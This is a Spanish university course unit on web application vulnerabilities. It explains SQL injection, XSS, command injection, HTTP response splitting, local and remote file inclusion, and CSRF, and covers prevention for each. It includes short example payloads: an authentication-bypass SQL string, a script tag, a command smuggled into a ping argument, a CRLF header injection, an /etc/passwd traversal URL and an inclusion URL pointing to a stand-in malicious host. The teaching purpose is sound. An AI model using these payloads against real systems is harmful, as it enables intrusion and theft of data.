Seguridad en Sistemas, Aplicaciones y el Big Data

Tema 3. Vulnerabilidades en aplicaciones web

Índice

Esquema

Ideas clave

3.1. Introducción y objetivos

3.2. Vulnerabilidades de seguridad web

3.3. Referencias bibliográficas

A fondo

Protocolo HTTP

Recomendaciones implementación HTTPS


Top 25: Vulnerabilidades de seguridad CWE TOP

Directorio de aplicaciones vulnerables OWASP (VWAD)

OWASP top 10 API security risks

Test

Esquema



© Universidad Internacional de La Rioja (UNIR)

3.1. Introducción y objetivos

Este tema tiene como objetivo analizar y comprender las principales vulnerabilidades de seguridad más frecuentes y peligrosas en aplicaciones web.

Según el proyecto OWASP TOP TEN (Owasp Top Ten, s.f.), las vulnerabilidades más frecuentes en las aplicaciones web en los últimos años son las relativas a inyección de código, de autenticación y gestión de sesiones y XSS *(cross site scripting).*

La lista *CWE Top 25 most dangerous software weaknesses* («Las 25 vulnerabilidades de *software* más peligrosas según CWE») destaca las vulnerabilidades más graves y frecuentes detrás de los 31 770 registros de vulnerabilidades y exposiciones comunes (CVE®) del conjunto de datos de este año. Descubrir las causas fundamentales de estas vulnerabilidades sirve como una guía poderosa para las **inversiones,** las **políticas** y las **prácticas** destinadas a prevenir que estas vulnerabilidades se produzcan en primer lugar, lo que beneficia tanto a la industria como a las partes interesadas del gobierno.

La lista CWE top 25 puede ayudar a informar sobre:

- **Reducción de vulnerabilidades:** el conocimiento de las causas fundamentales comunes proporciona información valiosa para el ciclo de vida del desarrollo de *software* (SDLC) y la planificación arquitectónica de los proveedores, lo que ayuda a eliminar clases enteras de defectos (por ejemplo, seguridad de la memoria, inyección).
- **Ahorro de costes:** menos vulnerabilidades en el desarrollo de productos significa menos problemas que gestionar tras la implementación, lo que en última instancia ahorra dinero y recursos.

© Universidad Internacional de La Rioja (UNIR)

- **Análisis de tendencias:** la información sobre las tendencias de los datos permite a las organizaciones centrar mejor sus esfuerzos en materia de seguridad.
- **Información sobre la explotabilidad:** ciertas debilidades, como la inyección de comandos, atraen la atención de los adversarios, lo que permite priorizar los riesgos.

Objetivos

Los **objetivos** que se pretenden alcanzar con el estudio de este tema son:

- Comprender conceptualmente las principales vulnerabilidades de seguridad en aplicaciones web más frecuentes y perjudiciales.
- Aprender cómo se pueden explotar las principales vulnerabilidades de seguridad en aplicaciones web.

© Universidad Internacional de La Rioja (UNIR)

3.2. Vulnerabilidades de seguridad web

Las vulnerabilidades más frecuentes y perjudiciales que se dan en las aplicaciones y servicios web y que se describen en esta sección están en consonancia con la publicación del sitio web MITRE CWE TOP 25 (MITRE-CWE-TOP, s. f.). Otra referencia importante es el proyecto OWASP TOP TEN (OWASP, s. f.), que relaciona las diez categorías de **vulnerabilidades de seguridad** que tener en cuenta. También, se puede consultar información de vulnerabilidades de seguridad en VERACODE (s. f.).

SQL injection CWE 89

SQLI es un tipo de **inyección** de **código malicioso** que se utiliza para atacar bases de datos. Los atacantes aprovechan las vulnerabilidades en las aplicaciones web que no validan correctamente la **entrada del usuario.** Al inyectar código SQL en los campos de entrada, pueden manipular la base de datos para robar, modificar o eliminar información o, incluso, tomar el control total del servidor de la base de datos.




Figura 1. Ejemplo de ataque SQLI. Fuente: Tamada, 2023.

© Universidad Internacional de La Rioja (UNIR)

Ideas clave

¿Cómo funciona SQLI? La inyección SQL funciona explotando la forma en que una aplicación web construye una **consulta** a la base de datos. En lugar de tratar la entrada del usuario como datos, la aplicación la trata como **parte de la consulta SQL.** Por ejemplo, imagina que un sitio web tiene un formulario de inicio de sesión que usa una consulta SQL como esta:

*SELECT * FROM users WHERE username = 'usuario' AND password = 'password';*

Un atacante podría introducir un **código malicioso** en el campo de usuario, como admin' OR '1'='1, y el campo de contraseña dejarlo en blanco. La consulta completa se vería así:

*SELECT * FROM users WHERE username = 'admin' OR '1'='1' AND password = ''*;

La condición '1'='1' siempre es verdadera, lo que permite al atacante omitir la autenticación y acceder al sistema como **administrador.**

Tipos de inyección SQL

Existen varios tipos de ataques de inyección SQL, cada uno con un **método de ataque** diferente. Los más comunes son:

- **Inyección SQL basada en errores** (*error-based* SQLI): el atacante provoca errores en la base de datos para obtener información de la estructura o los datos.
- **Inyección SQL basada en unión** (*union-based* SQLI): Se utiliza el operador Union para combinar la consulta original de la aplicación con una consulta maliciosa del atacante, lo que permite recuperar datos de otras tablas de la base de datos.
- **Inyección SQL ciega** (*blind* SQLI): no se devuelve información directamente al atacante. En su lugar, el atacante deduce la información de la base de datos y observa el comportamiento de la aplicación, como los tiempos de respuesta o si la página devuelve un error o no.

© Universidad Internacional de La Rioja (UNIR)

Prevención

Para prevenir los ataques SQLI, las empresas y desarrolladores deben adoptar varias **medidas de seguridad:**

- **Consultas parametrizadas** *(prepared statements):* es el método más efectivo. En lugar de construir la consulta con la entrada del usuario, se crea una plantilla de consulta que luego se llena con los datos. Esto asegura que la entrada del usuario siempre se trate como datos, no como código.

- **Validación de la entrada del usuario:** validar y sanear toda la entrada del usuario para asegurarse de que cumple con el formato esperado y no contiene caracteres especiales o código malicioso.

- **Principio de mínimo privilegio:** configurar las cuentas de la base de datos con los privilegios mínimos necesarios para su funcionamiento. Esto limita el daño si un atacante logra comprometer una cuenta.

- **Actualizaciones y parches:** mantener el *software* del servidor web y la base de datos actualizados con los últimos parches de seguridad para corregir vulnerabilidades conocidas.

Cross site scripting CWE 79

Cross site scripting (*scripting* de sitios cruzados). Es una vulnerabilidad de seguridad que se encuentra comúnmente en las **aplicaciones web.** Los atacantes la explotan inyectando *scripts* maliciosos (generalmente, JavaScript) en páginas web vistas por otros usuarios.

© Universidad Internacional de La Rioja (UNIR)




Figura 2. CWE 79 – XSS. Fuente: Web applications, s. f.

¿Cómo funciona un ataque XSS? En un ataque XSS, el objetivo no es el servidor de la aplicación, sino los **usuarios** de esa aplicación. El atacante utiliza una vulnerabilidad en un sitio web para enviar un *script* malicioso al navegador de un usuario. Cuando el navegador del usuario ejecuta el *script,* el atacante puede **robar información sensible** (como *cookies* de sesión, que pueden usarse para secuestrar la sesión del usuario), redirigir al usuario a un sitio malicioso o realizar otras acciones no autorizadas.

Un ejemplo simple sería un atacante que encuentra un **campo de comentarios** en un blog que no valida la entrada. En lugar de escribir un comentario normal, el atacante introduce un *script,* como:

<script>alert("¡Ataque XSS!");3</script>

Cuando otro usuario visita esa página, el navegador ejecutará el *script* y mostrará una **ventana emergente.**

© Universidad Internacional de La Rioja (UNIR)

Tipos de XSS

Hay tres **tipos principales** de ataques XSS:

- **XSS reflejado** (*reflected* XSS): el *script* malicioso se refleja desde el servidor web a través de un enlace o un formulario. El atacante engaña a la víctima para que haga clic en un enlace que contiene el código malicioso. El servidor web procesa la solicitud y devuelve el *script* al navegador del usuario donde se ejecuta.

- **XSS persistente** (*stored* XSS): es el tipo más peligroso. El *script* malicioso se almacena de forma permanente en la base de datos de la aplicación (por ejemplo, en un campo de comentario o un perfil de usuario). Cualquier usuario que visite la página afectada ejecutará el *script* automáticamente.

- **XSS basado en DOM** (DOM-based XSS): ocurre cuando el *script* malicioso se ejecuta en el navegador del usuario debido a una manipulación del *document object model* (DOM) de la página, sin que el servidor web haya procesado el *script.* El ataque se lleva a cabo completamente del lado del cliente.

Prevención

Para protegerse contra ataques XSS, se deben tomar las siguientes **medidas:**


- **Validación y saneamiento de entrada:** la forma más efectiva de prevenir XSS es nunca confiar en la entrada del usuario. Se debe validar, filtrar o codificar toda la entrada antes de mostrarla en la página.

- **Codificación de salida:** siempre se debe codificar la salida que se muestra en la página HTML. Esto significa convertir caracteres especiales, como <, > y &, en sus equivalentes seguros (<, >, &), lo que impide que el navegador interprete el texto como código.

© Universidad Internacional de La Rioja (UNIR)

- **Uso de una política de seguridad de contenido** (CSP): una CSP es una cabecera de seguridad que permite a los administradores de sitios web controlar qué recursos (como *scripts* y hojas de estilo) puede cargar una página, lo que reduce el riesgo de que se ejecuten *scripts* maliciosos.

Se recomienda visualizar el vídeo *XSS*, que brinda una explicación sobre la vulnerabilidad XSS y sus contramedidas.



Accede al vídeo:

https://unir.cloud.panopto.eu/Panopto/Pages/Embed.aspx?id=19d13bde-7c5b-4ce3-9c86-ae5d00af88e3

Command Injection CWE 78

Command injection es una vulnerabilidad de seguridad que permite a un atacante ejecutar **comandos arbitrarios** en un sistema operativo a través de una aplicación web.

© Universidad Internacional de La Rioja (UNIR)




Figura 3. *Command injection.* Fuente: CWE-78, s. f.

¿Cómo funciona?

Cuando una aplicación web utiliza la entrada del usuario para construir y ejecutar un comando del **sistema operativo,** el atacante puede inyectar **código malicioso.** El servidor interpreta este código como parte del comando a ejecutar, lo que le da al atacante acceso al sistema. Un ejemplo común es una aplicación que permite a un usuario verificar si un servidor está activo usando el comando *ping.* La aplicación podría construir el comando de la siguiente manera: ping + [entrada del usuario]

Si un atacante introduce algo como 8.8.8.8; ls en el campo de entrada, el servidor ejecutaría dos comandos: ping 8.8.8.8 y ls (listar directorios). De esta forma, el atacante puede explorar el **sistema de archivos** del servidor.

Tipos de inyección de comandos

- **Inyección directa:** el atacante inyecta comandos que se ejecutan directamente en el sistema. El resultado de la ejecución puede ser visible en la respuesta de la aplicación, lo que facilita al atacante la recopilación de información.

© Universidad Internacional de La Rioja (UNIR)

- **Inyección ciega***(blind command injection):* en este caso, el resultado de la ejecución del comando no se muestra directamente en la página web. El atacante debe deducir si el comando fue exitoso a través de otros medios, como los retrasos de tiempo o la creación de archivos.

Impacto

El impacto de un ataque de inyección de comandos puede ser devastador. Un atacante puede:

- **Robar datos:** acceder a archivos y bases de datos sensibles.
- **Tomar control del servidor:** instalar *malware* o crear nuevos usuarios con privilegios.
- **Comprometer la red:** usar el servidor comprometido como una plataforma para lanzar ataques a otras máquinas en la red interna.
- **Borrar o modificar archivos:** causar interrupciones o daños irreparables en el sistema.

Prevención

La forma principal de prevenir la inyección de comandos es no permitir que los **datos de entrada** del usuario se ejecuten como parte de un comando del sistema operativo. Las mejores prácticas incluyen:

- **Evitar ejecutar comandos externos:** siempre que sea posible, usar funciones de la librería del lenguaje de programación en lugar de ejecutar comandos del sistema.
- **Validación y sanitización:** filtrar la entrada del usuario, eliminando o escapando caracteres especiales que puedan usarse para inyectar comandos.

© Universidad Internacional de La Rioja (UNIR)

- **Lista blanca:** en lugar de validar lo que no se quiere, validar lo que sí se quiere. Por ejemplo, permitir solo direcciones IP con el formato correcto o solo un conjunto predefinido de valores.

- **Privilegios mínimos:** ejecutar la aplicación web con el menor número de privilegios posible.

HTTP response splitting CWE 113

La división de respuesta HTTP (HTTP *response splitting*), catalogada como CWE-113, es una vulnerabilidad de seguridad que permite a un atacante insertar **caracteres de nueva línea** (retorno de carro \r y salto de línea \n) en los encabezados HTTP de una respuesta del servidor. Esto engaña al navegador para que interprete la respuesta original como dos **respuestas separadas.**




Figura 4. *Response splitting.* Fuente: Sanz, 2014.

¿Cómo funciona?

Esta vulnerabilidad surge cuando una aplicación web toma **datos no validados** del usuario y los utiliza para generar un encabezado de respuesta HTTP, como una *cookie* o una redirección. El formato de una respuesta HTTP es:

Encabezado1: valor1

Encabezado2: valor2

...

© Universidad Internacional de La Rioja (UNIR)

[Línea en blanco]

Cuerpo de la respuesta

Un atacante puede insertar los caracteres \r\n para terminar el **encabezado** actual y comenzar uno nuevo. Por ejemplo, si un encabezado se construye con entrada de usuario (User-Agent: + entrada_usuario), un atacante podría ingresar:

ejemplo\r\nContent-Length: 0\r\n\r\nHTTP/1.1 200 OK\r\nSet-Cookie: token_secuestrado=valor

Esto fuerza al servidor a generar **dos respuestas HTTP:**

- **La primera respuesta:** contiene el encabezado original del atacante, pero con un Content-Length: 0, lo que la hace parecer una respuesta vacía.
- **La segunda respuesta:** el atacante tiene control total sobre esta respuesta y puede inyectar nuevos encabezados (como Set-Cookie) o, incluso, un cuerpo de respuesta malicioso, como JavaScript.

Impacto

El impacto de un ataque de división de respuesta HTTP puede ser grave y, a menudo, sirve como un punto de partida para otros ataques:

- **Secuestro de sesión:** el atacante puede inyectar una *cookie* de sesión controlada por él, permitiéndole tomar el control de la cuenta del usuario.
- **Ataques XSS***(cross-site scripting):* al inyectar código HTML o JavaScript en el cuerpo de la segunda respuesta, el atacante puede ejecutar código malicioso en el navegador de la víctima.

© Universidad Internacional de La Rioja (UNIR)

- **Envenenamiento de caché web:** un servidor *proxy* o una CDN (red de entrega de contenidos) puede almacenar en caché la respuesta maliciosa, sirviéndola a otros usuarios y propagando el ataque.
- **Redirecciones maliciosas:** el atacante puede redirigir a la víctima a un sitio de *phishing* para robar credenciales.

Prevención

La mitigación de esta vulnerabilidad se centra en el manejo seguro de la entrada del usuario:

- **Validación estricta:** la forma más efectiva es validar y filtrar la entrada del usuario, eliminando o codificando los caracteres \r y \n antes de que se incluyan en cualquier encabezado HTTP.
- **Codificación segura:** utilizar funciones de codificación específicas para HTTP que automáticamente escapen caracteres especiales.
- **Evitar la entrada del usuario en encabezados:** siempre que sea posible, la mejor práctica es no utilizar la entrada del usuario directamente para construir los encabezados de respuesta. Si es necesario, utiliza datos validados de una lista blanca.

Local file inclusion CWE 22

Local file inclusion (LFI) o *path traversal,* es una vulnerabilidad de seguridad web que permite a un atacante **leer,** y a veces **ejecutar,** archivos en el servidor. Esto ocurre cuando una aplicación web utiliza la entrada del usuario para especificar la **ruta** de un archivo a incluir, pero no valida ni sanitiza adecuadamente esa entrada.

© Universidad Internacional de La Rioja (UNIR)




Figura 5. *Local file inclusión.* Fuente: CWE-22, s. f.

¿Cómo funciona LFI?

Esta vulnerabilidad surge cuando una aplicación utiliza la entrada del usuario para construir una ruta de archivo sin validar o sanear adecuadamente los **caracteres especiales.** El atacante manipula la entrada, a menudo usando la secuencia de caracteres ../ (punto-punto-barra), para moverse hacia arriba en la **estructura de directorios** del servidor. Por ejemplo, una URL, como http://ejemplo.com/mostrar.php?archivo=documentos/reporte.pdf, podría ser modificada por un atacante a: *http://ejemplo.com/mostrar.php?archivo=../../../../etc/passwd.*

Si la aplicación no filtra la secuencia ../, el servidor interpretará la ruta como una **solicitud** para subir de directorio varias veces, permitiendo al atacante leer el archivo de contraseñas de usuarios en un sistema Linux (/etc/passwd), un archivo al que normalmente no tendrían acceso.

© Universidad Internacional de La Rioja (UNIR)

Riesgos y consecuencias

Los riesgos de un ataque LFI son significativos y pueden llevar a una completa **toma de control** del servidor:

- **Divulgación de información sensible:** un atacante puede leer archivos de configuración, código fuente de la aplicación o información confidencial del sistema.
- **Denegación de servicio (DoS):** un atacante podría incluir archivos grandes o de sistema que causen la caída del servidor.

Prevención

La mejor manera de prevenir los ataques LFI es validar y sanitizar rigurosamente todas las entradas del usuario. Algunas medidas clave incluyen:

- **Uso de una lista blanca:** permite solo valores predefinidos y seguros para los nombres de archivo.
- **No usar entradas de usuario directamente en la ruta de archivos:** en lugar de eso, utiliza un índice o un mapa para asociar el parámetro de la URL con un archivo seguro en el servidor.
- **Sanitización y filtrado de entradas:** elimina o escapa caracteres, como . / ./ ../, para evitar que un atacante navegue por directorios.
- **Limitar los permisos del usuario de la aplicación web:** ejecuta la aplicación web con el menor número de privilegios posible para minimizar el daño en caso de un ataque exitoso.

© Universidad Internacional de La Rioja (UNIR)

Remote file inclusion CWE 73/98

La inclusión de archivos remotos (RFI) es una vulnerabilidad de seguridad que permite a un atacante incluir y ejecutar un archivo desde un **servidor externo.** Esto ocurre cuando una aplicación web no valida adecuadamente la entrada del usuario utilizada para especificar la **ubicación** de un archivo.

¿Cómo funciona?

Un ataque RFI explora la forma en que algunas aplicaciones, a menudo desarrolladas en PHP, manejan la **inclusión** de **archivos.** Un atacante puede manipular un parámetro en la URL para que apunte a un archivo malicioso alojado en un servidor bajo su control, por ejemplo:

http://ejemplo.com/pagina.php?archivo=http://servidor-malicioso.com/backdoor.txt

Si la aplicación no tiene las protecciones adecuadas, el servidor víctima descargará y ejecutará el contenido del **archivo backdoor.txt** como si fuera su propio código, lo que va a otorgar al atacante el control sobre el servidor. El requisito es que el nombre del archivo remoto por ejecutar no coincida con ningún archivo del servidor local.

RFI vs. LFI: la diferencia clave. La principal distinción entre RFI y LFI *(local file inclusion)* reside en el origen del archivo que se incluye:

- **RFI:** el archivo malicioso se encuentra en un servidor remoto externo, lo que facilita la ejecución de código para el atacante, ya que él puede controlar el contenido del archivo de forma remota.
- **LFI:** el atacante utiliza un archivo que ya se encuentra en el servidor local de la víctima.

© Universidad Internacional de La Rioja (UNIR)

Riesgos

El riesgo más grave de un ataque RFI es la **ejecución remota de código** (RCE), que puede llevar a la completa toma de control del servidor, el robo de datos sensibles, la instalación de *malware* o la alteración del sitio web.

Prevención

- **Deshabilitar allow_url_include:** si se usa PHP, desactiva esta directiva en la configuración del servidor (php.ini). Esto evita que la aplicación pueda incluir archivos desde URL remotas.
- **Validar las entradas:** no confíes en la entrada del usuario para construir rutas de archivo. En su lugar, usa una lista blanca de archivos permitidos o asigna identificadores seguros que no puedan ser manipulados.
- **Principio de mínimo privilegio:** asegúrate de que tu servidor web y la aplicación se ejecuten con los permisos más bajos posibles para minimizar el daño en caso de un ataque.

Cross-site request forgery CWE 352

Cross-site request forgery (CSRF) es una vulnerabilidad de seguridad que obliga al navegador de un usuario autenticado a enviar una **solicitud** no deseada a una **aplicación web vulnerable.** En un ataque CSRF, el atacante explota la confianza que una aplicación web tiene en el navegador de un usuario.

© Universidad Internacional de La Rioja (UNIR)




Figura 6. CSRF. Fuente: Chinnasamy, 2025.

¿Cómo funciona un ataque CSRF?

Imagina que se está autenticado en el banco en una pestaña del navegador. En otra pestaña, un atacante te engaña para que hagas clic en un **enlace** o visites un **sitio web** que contiene código malicioso. Este código envía automáticamente una solicitud al sitio web de tu banco, por ejemplo, para transferir dinero a la cuenta del atacante. Debido a que estás autenticado en el banco, tu navegador incluirá las *cookies* de sesión en la solicitud y el banco la procesará como si fuera legítima, creyendo que la has enviado tú. En esencia, el atacante no roba tus credenciales, sino que explota el hecho de que tu navegador ya las tiene **almacenadas** en forma de *cookies* de sesión.

© Universidad Internacional de La Rioja (UNIR)


Prevención

La forma más efectiva de prevenir los ataques CSRF es implementar *tokens* anti-CSRF. Un *token* anti-CSRF es un **valor único, secreto** e **impredecible** que la aplicación web incrusta en cada formulario web. Aquí se explica cómo funcionan los *tokens:*

- Cuando un usuario carga un **formulario,** la aplicación web genera un *token* **único** y lo asocia con la sesión del usuario.
- Este *token* se envía al cliente (el navegador) como un **campo oculto** en el formulario.
- Cuando el usuario envía el formulario, el *token* viaja de regreso al servidor junto con los **datos.**
